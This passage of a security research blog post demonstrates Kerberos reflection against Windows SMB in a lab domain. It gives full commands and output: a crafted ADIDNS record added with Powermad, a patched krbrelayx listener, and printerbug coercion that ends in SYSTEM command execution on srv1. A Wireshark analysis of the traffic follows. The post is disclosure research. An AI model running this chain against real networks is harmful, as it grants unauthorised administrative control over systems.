      <td><code class="language-plaintext highlighter-rouge">dc1</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.10.20</code></td>
      <td>Domain controller, Active Directory</td>
    </tr>
    <tr>
      <td>Windows Server 2022</td>
      <td><code class="language-plaintext highlighter-rouge">srv1</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.10.50</code></td>
      <td>Server</td>
    </tr>
    <tr>
      <td>Windows 10 Enterprise</td>
      <td><code class="language-plaintext highlighter-rouge">client1</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.10.80</code></td>
      <td>Client</td>
    </tr>
    <tr>
      <td>Linux (Kali)</td>
      <td><code class="language-plaintext highlighter-rouge">attacker-lin</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.10.200</code></td>
      <td>Attacker Linux VM (non-domain-joined)</td>
    </tr>
    <tr>
      <td>Windows 10 Enterprise</td>
      <td><code class="language-plaintext highlighter-rouge">attacker-win</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.10.201</code></td>
      <td>Attacker Windows VM (non-domain-joined)</td>
    </tr>
  </tbody>
</table>

<p>The exact Windows Versions are the following:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">dc1</code>: Microsoft Windows Server 2025 Standard Evaluation (10.0.26100)</li>
  <li><code class="language-plaintext highlighter-rouge">srv1</code>:  Microsoft Windows Server 2022 Standard Evaluation (10.0.20348)</li>
  <li><code class="language-plaintext highlighter-rouge">client1</code> and <code class="language-plaintext highlighter-rouge">attacker-win</code>:  Microsoft Windows 10 Enterprise Evaluation (10.0.19045)</li>
</ul>

<p>All machines joined to the domain (<code class="language-plaintext highlighter-rouge">dc1</code>, <code class="language-plaintext highlighter-rouge">srv1</code> and <code class="language-plaintext highlighter-rouge">client1</code>) as well as the domain itself are freshly installed or set up and fully updated (as of 2025-03-31) trial Windows versions.
They are set up in default configuration except for the following modification:
On <code class="language-plaintext highlighter-rouge">srv1</code> file and printer sharing was allowed through the Windows firewall to make the SMB service accessible to the network.</p>

<!-- 2025-03-28 11:05:27 During the test in a fresh lab environment, disabling Antivirus/AV was not necessary anymore (why?).
     It also worked against srv1 and client1 with command execution with fully updated Defender.
- `srv1`: disabled Windows Defender Real-Time Protection. Note that this is only to showcase easier exploiting with command execution after relay and doesn't affect the validity of the actual issue demonstrated here.
  During command execution, the output is grabbed from a file on the network share; this behavior is flagged by Defender.
  In contrast, e.g. a SAM dump after the relay also works with enabled AV, but leads to a larger PCAP file.
  For demonstration purposes, here we want to provide small network captures that contain the essential behavior and are easy to analyze. -->

<p>All accounts (local and in the Active Directory) have unique passwords assigned.</p>

<p>It is assumed that the attacker has control over an unprivileged Active Directory account, <code class="language-plaintext highlighter-rouge">attacker</code>;
the user was created with <code class="language-plaintext highlighter-rouge">net user attacker aPass!0 /add /domain /y</code> and is only member of the <code class="language-plaintext highlighter-rouge">Domain Users</code> group.</p>

<h1 id="the-attack-in-detail">The Attack in Detail</h1>

<p>Here, we outline the individual steps for attacking <code class="language-plaintext highlighter-rouge">srv1</code> in detail.
The same steps work identically against <code class="language-plaintext highlighter-rouge">client1</code>.
All steps can be performed using already publicly available tools; however, for <code class="language-plaintext highlighter-rouge">krbrelayx</code> <a href="#patch-to-krbrelayx">a small patch has to be applied</a>.</p>

<p>Verify that server-side SMB signing on <code class="language-plaintext highlighter-rouge">srv1</code> is not enforced:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>nmap <span class="nt">-sVC</span> <span class="nt">-p</span> 445 srv1.mydomain.local
Starting Nmap 7.95 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2025-03-31 18:37 CEST
Nmap scan report <span class="k">for </span>srv1.mydomain.local <span class="o">(</span>10.10.10.50<span class="o">)</span>
Host is up <span class="o">(</span>0.00081s latency<span class="o">)</span><span class="nb">.</span>

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
MAC Address: 52:54:00:7C:04:FE <span class="o">(</span>QEMU virtual NIC<span class="o">)</span>

Host script results:
|_nbstat: NetBIOS name: SRV1, NetBIOS user: &amp;lt;unknown&amp;gt;, NetBIOS MAC: 52:54:00:7c:04:fe <span class="o">(</span>QEMU virtual NIC<span class="o">)</span>
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   <span class="nb">date</span>: 2025-03-31T16:38:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ <span class="nb">.</span>
Nmap <span class="k">done</span>: 1 IP address <span class="o">(</span>1 host up<span class="o">)</span> scanned <span class="k">in </span>59.66 seconds
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/kerberos-reflection/scan-smb-signing.png" alt="SMB signing is not enforced on srv1" /></p>

<p>Note that throughout the blog post the same information is provided as both listings (for searching and copy-pasting) and images (for better visuals).</p>

<p>First, we register the name <code class="language-plaintext highlighter-rouge">srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</code> in the internal DNS and point it to our <code class="language-plaintext highlighter-rouge">attacker-lin</code> system.
An unprivileged Active Directory account is sufficient for this.
This can be achieved, for example, via ADIDNS using Powermad<sup id="fnref:tools-powermad"><a href="#fn:tools-powermad" class="footnote" rel="footnote" role="doc-noteref">15</a></sup> from <code class="language-plaintext highlighter-rouge">attacker-win</code>:</p>

<!-- Powermad because dnstool.py didn't work in the lab with Windows Server 2025 DC; maybe because of LDAP Signing / LDAPS Channel Binding -->

<ul>
  <li>
    <p>On <code class="language-plaintext highlighter-rouge">attacker-win</code>: open new security context as domain user <code class="language-plaintext highlighter-rouge">attacker</code>:</p>

    <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="w">  </span><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&amp;gt;</span><span class="w"> </span><span class="nx">hostname</span><span class="w">
  </span><span class="n">attacker-win</span><span class="w">

  </span><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&amp;gt;</span><span class="w"> </span><span class="nx">runas</span><span class="w"> </span><span class="nx">/netonly</span><span class="w"> </span><span class="nx">/u:mydomain.local\attacker</span><span class="w"> </span><span class="nx">powershell.exe</span><span class="w">
  </span><span class="n">Enter</span><span class="w"> </span><span class="nx">the</span><span class="w"> </span><span class="nx">password</span><span class="w"> </span><span class="nx">for</span><span class="w"> </span><span class="nx">mydomain.local\attacker:</span><span class="w">
  </span><span class="n">Attempting</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">start</span><span class="w"> </span><span class="nx">powershell.exe</span><span class="w"> </span><span class="nx">as</span><span class="w"> </span><span class="nx">user</span><span class="w"> </span><span class="s2">"mydomain.local\attacker"</span><span class="w"> </span><span class="o">...</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div>    </div>
  </li>
  <li>
    <p>In that context, check connectivity/authentication:</p>

    <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre><span class="w">  </span><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&amp;gt;</span><span class="w"> </span><span class="nx">net</span><span class="w"> </span><span class="nx">view</span><span class="w"> </span><span class="nx">\\dc1.mydomain.local\</span><span class="w"> </span><span class="nx">/all</span><span class="w">
  </span><span class="n">Shared</span><span class="w"> </span><span class="nx">resources</span><span class="w"> </span><span class="nx">at</span><span class="w"> </span><span class="nx">\\dc1.mydomain.local\</span><span class="w">


  </span><span class="n">Share</span><span class="w"> </span><span class="nx">name</span><span class="w">  </span><span class="nx">Type</span><span class="w">  </span><span class="nx">Used</span><span class="w"> </span><span class="nx">as</span><span class="w">  </span><span class="nx">Comment</span><span class="w">

  </span><span class="o">-------------------------------------------------------------------------------</span><span class="w">
  </span><span class="n">ADMIN</span><span class="err">$</span><span class="w">      </span><span class="nx">Disk</span><span class="w">           </span><span class="nx">Remote</span><span class="w"> </span><span class="nx">Admin</span><span class="w">
  </span><span class="n">C</span><span class="err">$</span><span class="w">          </span><span class="nx">Disk</span><span class="w">           </span><span class="nx">Default</span><span class="w"> </span><span class="nx">share</span><span class="w">
  </span><span class="n">IPC</span><span class="err">$</span><span class="w">        </span><span class="nx">IPC</span><span class="w">            </span><span class="nx">Remote</span><span class="w"> </span><span class="nx">IPC</span><span class="w">
  </span><span class="n">NETLOGON</span><span class="w">    </span><span class="nx">Disk</span><span class="w">           </span><span class="nx">Logon</span><span class="w"> </span><span class="nx">server</span><span class="w"> </span><span class="nx">share</span><span class="w">
  </span><span class="n">SYSVOL</span><span class="w">      </span><span class="nx">Disk</span><span class="w">           </span><span class="nx">Logon</span><span class="w"> </span><span class="nx">server</span><span class="w"> </span><span class="nx">share</span><span class="w">
  </span><span class="n">The</span><span class="w"> </span><span class="nx">command</span><span class="w"> </span><span class="nx">completed</span><span class="w"> </span><span class="nx">successfully.</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div>    </div>

    <p><img src="/assets/img/papers/kerberos-reflection/adidns1.png" alt="Open security context as domain user" /></p>
  </li>
  <li>
    <p>And then we add the new DNS entry:</p>

    <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre><span class="w">  </span><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&amp;gt;</span><span class="w"> </span><span class="nx">Import-Module</span><span class="w"> </span><span class="nx">C:\Tools\Powermad.ps1</span><span class="w">
  </span><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&amp;gt;</span><span class="w"> </span><span class="nx">New-ADIDNSNode</span><span class="w"> </span><span class="nt">-DomainController</span><span class="w"> </span><span class="s2">"dc1.mydomain.local"</span><span class="w"> </span><span class="se">`
</span><span class="w">      </span><span class="nt">-Node</span><span class="w"> </span><span class="p">(</span><span class="s2">"srv1"</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s2">"1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"</span><span class="p">)</span><span class="w"> </span><span class="se">`</span><span class="w">
      </span><span class="nt">-DNSRecord</span><span class="w"> </span><span class="p">(</span><span class="n">New-DNSRecordArray</span><span class="w"> </span><span class="nt">-Type</span><span class="w"> </span><span class="nx">A</span><span class="w"> </span><span class="nt">-Data</span><span class="w"> </span><span class="s2">"10.10.10.200"</span><span class="p">)</span><span class="w"> </span><span class="nt">-Verbose</span><span class="w">
  </span><span class="n">VERBOSE:</span><span class="w"> </span><span class="p">[</span><span class="o">+</span><span class="p">]</span><span class="w"> </span><span class="nx">Domain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">mydomain.local</span><span class="w">
  </span><span class="nx">VERBOSE:</span><span class="w"> </span><span class="p">[</span><span class="o">+</span><span class="p">]</span><span class="w"> </span><span class="nx">Forest</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">mydomain.local</span><span class="w">
  </span><span class="nx">VERBOSE:</span><span class="w"> </span><span class="p">[</span><span class="o">+</span><span class="p">]</span><span class="w"> </span><span class="nx">ADIDNS</span><span class="w"> </span><span class="nx">Zone</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">mydomain.local</span><span class="w">
  </span><span class="nx">VERBOSE:</span><span class="w"> </span><span class="p">[</span><span class="o">+</span><span class="p">]</span><span class="w"> </span><span class="nx">Distinguished</span><span class="w"> </span><span class="nx">Name</span><span class="w"> </span><span class="o">=</span><span class="w">
  </span><span class="n">DC</span><span class="o">=</span><span class="n">srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</span><span class="p">,</span><span class="nx">DC</span><span class="o">=</span><span class="n">mydomain.local</span><span class="p">,</span><span class="nx">CN</span><span class="o">=</span><span class="n">MicrosoftDNS</span><span class="p">,</span><span class="nx">DC</span><span class="o">=</span><span class="n">DomainDNSZones</span><span class="p">,</span><span class="nx">DC</span><span class="o">=</span><span class="n">mydomain</span><span class="p">,</span><span class="nx">DC</span><span class="o">=</span><span class="w">
  </span><span class="n">local</span><span class="w">
  </span><span class="p">[</span><span class="o">+</span><span class="p">]</span><span class="w"> </span><span class="nx">ADIDNS</span><span class="w"> </span><span class="nx">node</span><span class="w"> </span><span class="nx">srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</span><span class="w"> </span><span class="nx">added</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div>    </div>

    <p><img src="/assets/img/papers/kerberos-reflection/adidns2.png" alt="Add DNS entry via ADIDNS using Powermad" /></p>
  </li>
  <li>
    <p>After waiting some time for DNS to sync, the entry should be available:</p>

    <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="w">  </span><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&amp;gt;</span><span class="w"> </span><span class="nx">nslookup</span><span class="w"> </span><span class="nx">srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</span><span class="w">
  </span><span class="n">Server:</span><span class="w">  </span><span class="nx">UnKnown</span><span class="w">
  </span><span class="n">Address:</span><span class="w">  </span><span class="nx">10.10.10.20</span><span class="w">

  </span><span class="n">Name:</span><span class="w">    </span><span class="nx">srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.mydomain.local</span><span class="w">
  </span><span class="n">Address:</span><span class="w">  </span><span class="nx">10.10.10.200</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div>    </div>

    <p><img src="/assets/img/papers/kerberos-reflection/adidns3.png" alt="DNS entry indeed has been set" /></p>
  </li>
</ul>

<p>If not configured correctly, domain controllers may also allow unauthenticated dynamic DNS updates; but this is not the default.</p>

<p>The value <code class="language-plaintext highlighter-rouge">1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</code> is from James Forshaw’s post<sup id="fnref:james-forshaw-relay2:2"><a href="#fn:james-forshaw-relay2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup> and its purpose will become clear in the next steps.</p>

<p>Second, we start up a SMB listener (TCP port 445) that will relay/forward the later incoming authentication attempt.
This is done using the <code class="language-plaintext highlighter-rouge">krbrelayx</code> tool by Dirk-jan Mollema<sup id="fnref:tools-krbrelayx:2"><a href="#fn:tools-krbrelayx" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>, <a href="#patch-to-krbrelayx">with a small patch applied</a>.
As target for the forwarding, the SMB service on <code class="language-plaintext highlighter-rouge">srv1</code> is specified.
Additionally, we instruct <code class="language-plaintext highlighter-rouge">krbrelayx</code> to execute a shell command on the target system upon successful relay as a demonstration.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>python3 krbrelayx.py <span class="nt">-t</span> smb://srv1.mydomain.local <span class="nt">-debug</span> <span class="nt">-c</span> <span class="s1">'cmd /c "whoami /all &amp;amp; hostname &amp;amp; ipconfig"'</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Protocol Client HTTP loaded..
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Protocol Client HTTPS loaded..
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Protocol Client LDAP loaded..
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Protocol Client LDAPS loaded..
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Protocol Client SMB loaded..
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Running <span class="k">in </span>attack mode to single host
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Running <span class="k">in </span>kerberos relay mode because no credentials were specified.
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Setting up SMB Server
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Setting up HTTP Server on port 80
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Setting up DNS Server

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Servers started, waiting <span class="k">for </span>connections
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/kerberos-reflection/relay1.png" alt="Start krbrelayx listener" /></p>

<p>Third, we coerce an authentication attempt over SMB/Kerberos of the machine account <code class="language-plaintext highlighter-rouge">srv1$</code> to this newly added <code class="language-plaintext highlighter-rouge">srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</code> DNS hostname entry, which – to reiterate – points to <code class="language-plaintext highlighter-rouge">attacker-lin</code>.
As described by James Forshaw<sup id="fnref:james-forshaw-relay1:2"><a href="#fn:james-forshaw-relay1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>, this causes the following behavior:
The network connection is made to <code class="language-plaintext highlighter-rouge">attacker-lin</code>, since this is the target that the DNS entry resolves to.
However, on the layer of the application protocol SMB/Kerberos, the authentication in the <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> is made to the SPN <code class="language-plaintext highlighter-rouge">cifs/srv1</code>.
This is due to the way SPNs are constructed for SMB authentication, since after <code class="language-plaintext highlighter-rouge">CredUnmarshalTargetInfo</code> the <code class="language-plaintext highlighter-rouge">targetName</code> of <a href="https://learn.microsoft.com/en-us/windows/win32/api/wincred/ns-wincred-credential_target_informationa"><code class="language-plaintext highlighter-rouge">CREDENTIAL_TARGET_INFORMATIONA</code></a> is <code class="language-plaintext highlighter-rouge">srv1</code>.</p>

<p>For this coercion, control of a low-privileged Active Directory account is sufficient.
There are several ways of triggering such an authentication attempt over different remote procedure calls and several tools that implement them, like e.g. <a href="https://github.com/p0dalirius/Coercer">Coercer</a> or <a href="https://github.com/topotam/PetitPotam">PetitPotam</a>.
Here, we choose the printerbug implementation by Dirk-jan Mollema<sup id="fnref:tools-krbrelayx:3"><a href="#fn:tools-krbrelayx" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>python3 printerbug.py <span class="s1">'mydomain.local/attacker:aPass!0@srv1.mydomain.local'</span> srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Attempting to trigger authentication via rprn RPC at srv1.mydomain.local
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Bind OK
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Triggered RPC backconnect, this may or may not have worked
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/kerberos-reflection/relay2.png" alt="Coerce an authentication of the machine account of srv1" /></p>

<p>Now, the incoming connection is relayed by <code class="language-plaintext highlighter-rouge">krbrelayx</code> back to <code class="language-plaintext highlighter-rouge">srv1</code> and the instructed commands are executed on <code class="language-plaintext highlighter-rouge">srv1</code> with <code class="language-plaintext highlighter-rouge">SYSTEM</code> privileges:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
</pre></td><td class="rouge-code"><pre><span class="o">[</span><span class="k">*</span><span class="o">]</span> Servers started, waiting <span class="k">for </span>connections
<span class="o">[</span><span class="k">*</span><span class="o">]</span> SMBD: Received connection from 10.10.10.50
<span class="o">[</span>+] Service RemoteRegistry is already running
<span class="o">[</span>+] ExecuteRemote <span class="nb">command</span>: %COMSPEC% /Q /c <span class="nb">echo </span>cmd /c <span class="s2">"whoami /all &amp;amp; hostname &amp;amp; ipconfig"</span> ^&amp;gt; %SYSTEMROOT%<span class="se">\T</span>emp<span class="se">\_</span>_output <span class="o">&amp;gt;</span> %TEMP%<span class="se">\e</span>xecute.bat &amp;amp; %COMSPEC% /Q /c %TEMP%<span class="se">\e</span>xecute.bat &amp;amp; del %TEMP%<span class="se">\e</span>xecute.bat
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Executed specified <span class="nb">command </span>on host: srv1.mydomain.local

USER INFORMATION
<span class="nt">----------------</span>

User Name           SID
<span class="o">===================</span> <span class="o">========</span>
nt authority<span class="se">\s</span>ystem S-1-5-18

...

srv1

Windows IP Configuration


Ethernet adapter Ethernet Instance 0:

   Connection-specific DNS Suffix  <span class="nb">.</span> : mydomain.local
   Link-local IPv6 Address <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> : fe80::d446:415f:da7c:7699%11
   IPv4 Address. <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> : 10.10.10.50
   Subnet Mask <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> : 255.255.255.0
   Default Gateway <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> <span class="nb">.</span> : 10.10.10.20
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/kerberos-reflection/relay3.png" alt="Kerberos relaying and gaining local administrative privileges" /></p>

<p>The fact that this works is unexpected in at least the following two ways:</p>
<ul>
  <li>Credential reflection should not be possible.</li>
  <li>The machine account <code class="language-plaintext highlighter-rouge">srv1$</code>, with which the authentication occurs, typically does not have administrative privileges on the system itself when authenticating remotely over the network.</li>
</ul>

<h1 id="analyzing-the-attack">Analyzing the Attack</h1>

<!-- While I was not able to fully explain why exactly this attack works -->
<p>This section covers some analysis of the observed behavior.
For this, we mainly focus on network captures taken during the attack on the attacked system <code class="language-plaintext highlighter-rouge">srv1</code> (attached in <code class="language-plaintext highlighter-rouge">relay-srv1.pcapng</code>).
For peeking into the encrypted Kerberos tickets and data structures, the Kerberos secrets of the lab Active Directory domain were loaded into Wireshark; this allows decryption of ticket material, including the Privilege Attribute Certificate (PAC) (compare also keytab.py<sup id="fnref:tools-keytab-py"><a href="#fn:tools-keytab-py" class="footnote" rel="footnote" role="doc-noteref">16</a></sup> and <a href="#patch-to-keytabpy">the provided patch</a>).
The attached <code class="language-plaintext highlighter-rouge">mydomain-keytab.kt</code> can be loaded in Wireshark in Edit &amp;gt; Preferences &amp;gt; Protocols &amp;gt; KRB5 &amp;gt; Kerberos keytab file; also apply “Try to decrypt Kerberos blobs”.
All mentioned raw data (network packet captures, keytab file for decryption of Kerberos traffic, etc.) is provided <a href="#appendix--supplementary-material">in the appendix</a>, so every reader can follow and do their own analysis.</p>

<p>While reading the PCAPs, some specifications can be useful for reference.<sup id="fnref:RFC4120:1"><a href="#fn:RFC4120" class="footnote" rel="footnote" role="doc-noteref">14</a></sup> <sup id="fnref:RFC2478"><a href="#fn:RFC2478" class="footnote" rel="footnote" role="doc-noteref">17</a></sup> <sup id="fnref:RFC4178"><a href="#fn:RFC4178" class="footnote" rel="footnote" role="doc-noteref">18</a></sup> <sup id="fnref:RFC2743"><a href="#fn:RFC2743" class="footnote" rel="footnote" role="doc-noteref">19</a></sup> <sup id="fnref:RFC2744"><a href="#fn:RFC2744" class="footnote" rel="footnote" role="doc-noteref">20</a></sup> <sup id="fnref:MS-PAC"><a href="#fn:MS-PAC" class="footnote" rel="footnote" role="doc-noteref">21</a></sup> <sup id="fnref:MS-SPNG"><a href="#fn:MS-SPNG" class="footnote" rel="footnote" role="doc-noteref">22</a></sup></p>

<p>The PCAP file contains the following relevant TCP streams, here shown by their respective Wireshark display filter:</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">tcp.stream eq 1</code>: the authentication coercion (traffic of <code class="language-plaintext highlighter-rouge">printerbug.py</code>), initiated by <code class="language-plaintext highlighter-rouge">attacker-lin</code></p>

    <p><img src="/assets/img/papers/kerberos-reflection/wireshark-authentication-coercion.png" alt="Authentication coercion" /></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">tcp.stream eq 5</code>: the <code class="language-plaintext highlighter-rouge">KRB_TGS_REQ</code>/<code class="language-plaintext highlighter-rouge">KRB_TGS_REP</code> of <code class="language-plaintext highlighter-rouge">srv1</code> to <code class="language-plaintext highlighter-rouge">dc1</code> to request a service ticket for <code class="language-plaintext highlighter-rouge">cifs/srv1</code></p>

    <p><img src="/assets/img/papers/kerberos-reflection/wireshark-tgs.png" alt="Service ticket request of srv1 and response of dc1" /></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">tcp.stream eq 4</code>: the authentication (<code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code>) of <code class="language-plaintext highlighter-rouge">srv1$</code> over SMB/Kerberos to the SPN <code class="language-plaintext highlighter-rouge">cifs/srv1</code>, initiated by <code class="language-plaintext highlighter-rouge">srv1</code> and going to <code class="language-plaintext highlighter-rouge">attacker-lin</code></p>

    <p><img src="/assets/img/papers/kerberos-reflection/wireshark-authentication.png" alt="Authentication of srv1" /></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">tcp.stream eq 6</code>: the relayed-back connection (<code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code>), including command execution (traffic of <code class="language-plaintext highlighter-rouge">krbrelayx.py</code>); going from <code class="language-plaintext highlighter-rouge">attacker-lin</code> back to <code class="language-plaintext highlighter-rouge">srv1</code></p>

    <p><img src="/assets/img/papers/kerberos-reflection/wireshark-relay.png" alt="Kerberos relay" /></p>
  </li>
</ul>

<p>The following diagram visualizes the attack and shows the relevant steps:</p>

<p><img src="/assets/img/papers/kerberos-reflection/kerberos-relaying.svg" alt="Authentication coercion and Kerberos relaying" /></p>

<p>The different TCP streams are color-coded. Individual edges map to following packets in <code class="language-plaintext highlighter-rouge">relay-srv1.pcapng</code>:</p>
<ul>
  <li>Edge (1) (coercing) is simplified and itself consists of first authentication then second doing remote procedure calls.</li>
  <li>Edge (2) corresponds to PCAP packet number 73.</li>
  <li>Edge (3) corresponds to PCAP packet number 76.</li>
  <li>Edge (4) corresponds to PCAP packet number 79.</li>
  <li>Edge (5) corresponds to PCAP packet number 95.</li>
  <li>Edge (6) corresponds to PCAP packet number 97.</li>
  <li>Finally, edge (7) (like edge (1)) corresponds to multiple packets; it represents the rest of the TCP/SMB session.</li>
</ul>

<h2 id="tcp-stream-4">TCP Stream 4</h2>

<p>The main packet relevant here can be identified with the display filter <code class="language-plaintext highlighter-rouge">tcp.stream eq 4 and kerberos</code>; it is packet number 79.
The following figure shows it in context:</p>

<p><img src="/assets/img/papers/kerberos-reflection/wireshark-relay-4-ap-req.png" alt="Authentication target is cifs/srv1" /></p>

<p>Here, we can see the Kerberos <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> authentication from <code class="language-plaintext highlighter-rouge">srv1</code> (<code class="language-plaintext highlighter-rouge">10.10.10.50</code>) to <code class="language-plaintext highlighter-rouge">attacker-lin</code> (<code class="language-plaintext highlighter-rouge">10.10.10.200</code>).
Inside the Kerberos data in
SMB2 &amp;gt;
Session Setup Request &amp;gt;
Security Blob &amp;gt;
GSS-API Generic Security Service Application Program Interface &amp;gt;
Simple Protected Negotiation (SPNEGO) &amp;gt;
negTokenInit &amp;gt;
krb5_blob &amp;gt;
Kerberos &amp;gt;
ap-req &amp;gt;
ticket &amp;gt;
sname &amp;gt;
sname-string, we can see that – as far as Kerberos is concernced – the target for the authentication is <code class="language-plaintext highlighter-rouge">cifs/srv1</code>.</p>

<p>Later in the packet in the various decrypted parts (including the decrypted PAC) we see that the account that tries to authenticate is indeed <code class="language-plaintext highlighter-rouge">srv1$</code>, that its RID is 1105, and that it is a member of the Domain Computers group (RID 515):</p>

<p><img src="/assets/img/papers/kerberos-reflection/wireshark-relay-4-ap-req-decrypted1.png" alt="Authentication source is srv1$ (1)" />
<img src="/assets/img/papers/kerberos-reflection/wireshark-relay-4-ap-req-decrypted2.png" alt="Authentication source is srv1$ (2)" />
<img src="/assets/img/papers/kerberos-reflection/wireshark-relay-4-ap-req-decrypted3.png" alt="Authentication source is srv1$ (3)" /></p>

<h2 id="tcp-stream-6">TCP Stream 6</h2>

